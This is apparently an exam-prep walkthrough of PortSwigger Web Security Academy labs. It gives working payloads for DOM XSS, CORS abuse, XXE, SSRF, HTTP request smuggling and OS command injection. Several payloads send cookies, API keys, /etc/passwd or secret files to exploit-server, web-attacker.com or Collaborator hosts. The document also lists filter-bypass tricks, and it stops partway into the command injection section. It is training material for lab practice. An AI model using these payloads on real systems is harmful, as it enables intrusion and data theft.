
Really?

DOM-based vulnerabilities

Approach

My personally hated topic. Quite hard to understand, how to construct the payload. The best tip I've got for this is to use DOM-Invader Extension, it can detect this vulnerability and even, in some cases, construct right payload, but don't rely on it too much. For example, o the screenshot below you can see, that DOM-Invader got the right place for injection for `DOM XSS using web messages and JSON.pars` lab, so all you need is to write it in iframe tag and get alert() function.





Labs

1. DOM XSS using web messages

> Notice that the home page contains an addEventListener() call that listens for a web message

```
<iframe src="//0a8100fe032e3917c66ead67003c0020.web-security-academy.net/"
onload="this.contentWindow.postMessage('<img src=1 onerror=print()>','*')">
```

> When the iframe loads, the postMessage() method sends a web message to the home page. The event listener, which is intended to serve ads, takes the content of the web message and inserts it into the div with the ID ads. However, in this case it inserts our img tag which contains an invalid src attribute. This throws an error, which causes the onerror event handler to execute our payload.

2. DOM XSS using web messages and a JavaScript URL

```
<iframe src="https://0a2d00d604a3acfbc67064610056003c.web-security-academy.net/"
onload="this.contentWindow.postMessage('javascript:print()//https:','*')">
```

3. DOM XSS using web messages and JSON.parse

```
<iframe src="https://0a03009c03110946c0d1aea2003700e0.web-security-academy.net/"
onload='this.contentWindow.postMessage("{\"type\":\"load-channel\",\"url\":\"javascript:print()\"}","*")'>
```

4. DOM-based open redirection

> https://0ae900830459749cc2465788006000b5.web-security-academy.net/post?postId=7&url=https://exploit-0ab30006040d744dc2a7561101df00f9.exploit-server.net/exploit#

5. DOM-based cookie manipulation

```
<iframe src="https://0a1100e803937b60c6874ab7003b00b5.web-security-academy.net/product?productId=1&'>
<script>print()</script>">
```

Cross-origin resource sharing (CORS) + Information disclosure

Approach

Nothing to add here, I am 85% sure these are not in exam pool, but for CORS check **Access-Control-Allow-Credentials** headers in responses and for Info disclosure you can use ffuf or gobuster:

```
ffuf -u http://kek.com/FUZZ -w /usr/share/dirb/wordlists/big.txt -t 50 -c
gobuster dir -u http://kek.com -w /usr/share/dirb/wordlists/common.txt
```

Labs

1. CORS vulnerability with trusted insecure protocols

> 1. Observe Access-Control-Allow-Credentials header in /accountDetails
> 2. Put Origin: stock.lab-id header
> 3. Go to your exploit server and create malicious payload to send admin's api key to ur server:

```
<script>
location="http://stock.YOUR-LAB-ID.web-security-academy.net/?productId=4<script>var req = new XMLHttpRequest();
req.onload = reqListener; req.open('get','https://YOUR-LAB-ID.web-security-academy.net/accountDetails',true);
req.withCredentials = true;req.send();function reqListener() {location='https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net/log?key='%2bthis.responseText; };%3c/script>&storeId=1"
</script>
```


1. Information disclosure in version control history

> Observe .git directory on site. Download entire .git folder with `wget -r https://YOUR-LAB-ID.web-security-academy.net/.git/`
> Open folder using `tig /home/kali/Desktop/.git`, observe admin credentials.


XML external entity (XXE) injection


Approach

The main tip is to scan the whole (not targeted!) request to, usually, /product/stock check:




Request can be like this:





Or like this:



I really recommend you to use both links below, because they can adapt XXE payload, that was given you by Burp Scan.

> https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity
> https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE%20Injection

Labs

1. Blind XXE with out-of-band interaction via XML parameter entities

```
<!DOCTYPE foo [ <!ENTITY % xxe SYSTEM "http://f2g9j7hhkax.web-attacker.com"> %xxe; ]>
```

2. Exploiting blind XXE to exfiltrate data using a malicious external DTD

> Observe Submit feedback, paste xml file with the next content:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://web-attacker.com/?x=%file;'>">
%eval;
%exfiltrate;
```

> Check /product/stock page and paste the next XXE payload:

```
<!DOCTYPE stockcheck [<!ENTITY % io7ju SYSTEM "http://localhost:44901/feedback/screenshots/7.xml">%io7ju; ]>
```

3. Exploiting blind XXE to retrieve data via error messages

> Observe Submit feedback, paste xml file with the next content:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
```

> Check /product/stock page and paste the next XXE payload:

```
<?xml version="1.0" encoding="UTF-8" standalone='no'?><!DOCTYPE stockcheck [<!ENTITY % io7ju SYSTEM
"http://localhost:41717/feedback/screenshots/1.xml">%io7ju; ]>
```

> This will referrer to localhost with our previously created file and get content of /etc/passwd via error message.


4. Exploiting XInclude to retrieve files

```
<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/></foo>
```

5. Exploiting XXE via image file upload

> https://insinuator.net/2015/03/xxe-injection-in-apache-batik-library-cve-2015-0250/

6. Admin user import via XML




```
<?xml version="1.0" encoding="UTF-8"?>
<users>
    <user>
        <username>Example1</username>
        <email>example1@domain.com&`nslookup -q=cname $(cat /home/carlos/secret).burp.oastify.com`</email>
    </user>
</users>
```


Server-side request forgery (SSRF)

Approach


One of my favorites, quite easy to understand.
ATTENTION: If you find an SSRF vulnerability on exam, you can use it to read the files by accessing an internal-only service running on locahost on port 6566.

In addition to lab cases, I've got some other useful techniques about this type:
SSRF Bypass:

```
▶️Type in http://2130706433 instead of http://127.0.0.1
▶️Hex Encoding 127.0.0.1 translates to 0x7f.0x0.0x0.0x1
▶️Octal Encoding 127.0.0.1 translates to 0177.0.0.01
▶️Mixed Encoding 127.0.0.1 translates to 0177.0.0.0x1

https://h.43z.one/ipconverter/
```



> Like XML, the place to find SSRF is at /product/stock check.



> There is also another place for SSRF, but it will be covered in [HTTP Host header attacks](#).

Labs

1. Basic SSRF against another back-end system

> Need to scan internal network to find IP with 8080 port:

```
stockApi=http://192.168.0.34:8080/admin
```

2. SSRF with blacklist-based input filter

```
stockApi=http://127.1/AdMiN/
```

3. SSRF with filter bypass via open redirection vulnerability

```
stockApi=/product/nextProduct?currentProductId=2%26path%3dhttp://192.168.0.12:8080/admin
```


4. Blind SSRF with out-of-band detection

```
Referer: http://burpcollaborator
```

5. SSRF with whitelist-based input filter

```
stockApi=http://localhost:80%2523@stock.weliketoshop.net/admin/
```

6. Admin panel - Download report as PDF SSRF





```
<iframe src='http://localhost:6566/secret' height='500' width='500'>
```

> https://www.virtuesecurity.com/kb/wkhtmltopdf-file-inclusion-vulnerability-2/

HTTP request smuggling

Approach

Hard topic. My only recommendation is to use **HTTP Request Smuggler** extension for BurpSuite to check, if there are any possible smugglings and then construct the payload with **Labs** tab.



Labs

1. Use unsupported Method GPOST (CL.TE)

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked

0

G
```

2. Use unsupported Method GPOST (TE.CL)

```
POST / HTTP/1.1
Host: 0a4d007b048d4832c0afb01800b700ca.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
```

3. Obfuscating TE.TE

```
POST / HTTP/1.1
Host: 0a8800ee047d6d24c0c255e700a6009c.web-security-academy.net
Connection: close
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked
Transfer-Encoding: xchunked
Content-Length: 4

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
```

4. Detecting CL.TE

```
POST / HTTP/1.1
Host: 0a6f00870409bd9bc05054ca00c900d9.web-security-academy.net
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Transfer-Encoding: chunked

0

GET /404 HTTP/1.1
Foo: x
```

5. Get other user's request to steal cookie

```
POST / HTTP/1.1
Host: 0ab400c404f08302c01f503800ff00ba.web-security-academy.net
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 357
tRANSFER-ENCODING: chunked

0

POST /post/comment HTTP/1.1
Host: 0ab400c404f08302c01f503800ff00ba.web-security-academy.net
Cookie: session=N2dqf1wUAKs2U79D8Kb9d3ROkWblLydg
Content-Length: 814
Content-Type: application/x-www-form-urlencoded
Connection: close

csrf=nyDg9uHq32xSredK0gaIuHeyk21sESN8&postId=2&name=wad&email=rei%40gmail.com&website=https://kek.com&comment=LEL
```

6. Exploiting HTTP request smuggling to deliver reflected XSS

```
POST / HTTP/1.1
Host: 0a5800fa04974f1bc15f0dab004400ef.web-security-academy.net
Cookie: session=3MNdX218m6gxqn82BLl4dxpx3eCLNd8i
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
tRANSFER-ENCODING: chunked

3
x=y
0

GET /post?postId=10 HTTP/1.1
User-Agent: kek"><img src=123 onerror=alert(1)>
Foo: x
```

7. Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

```
POST / HTTP/1.1
Host: 0a6f008e04ed8481c035778000dc0063.web-security-academy.net
Cookie: session=QjB6AgSHTuzJSZCHdc0al2SJSOtdc5bh
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
tRANSFER-ENCODING: chunked

3
x=y
0

GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=
```

Some Useful Bypasses


```
Transfer-Encoding: xchunked

Transfer-Encoding : chunked

Transfer-Encoding: chunked
Transfer-Encoding: x

Transfer-Encoding:[tab]chunked

[space]Transfer-Encoding: chunked

X: X[\n]Transfer-Encoding: chunked

Transfer-Encoding
: chunked

Transfer-encoding: identity
Transfer-encoding: cow
```

OS command injection

Approach

ATTENTION: If you got the right answer with `email=||curl+burp.oastify.com?c=`whoami`||` payload **ON THE LABS** and you don't kr any others - you will fail this step on exam. Maybe I am too stupid, but I failed my first exam attempt only because of this. I tried my payl (that worked for me on the lab) and it didn't work on exam. Please, learn that you can exfiltrate data as part of your burp collaborator subdomain, like: `nslookup -q=cname $(cat /home/carlos/secret).burp.oastify.com` payload, even, if you get only DNS callbacks.

The place to find OS Injection is in **Submit Feedback** page, usually in email input, but, just in case, scan the other inputs too:



Labs

1. Blind OS command injection with time delays

```
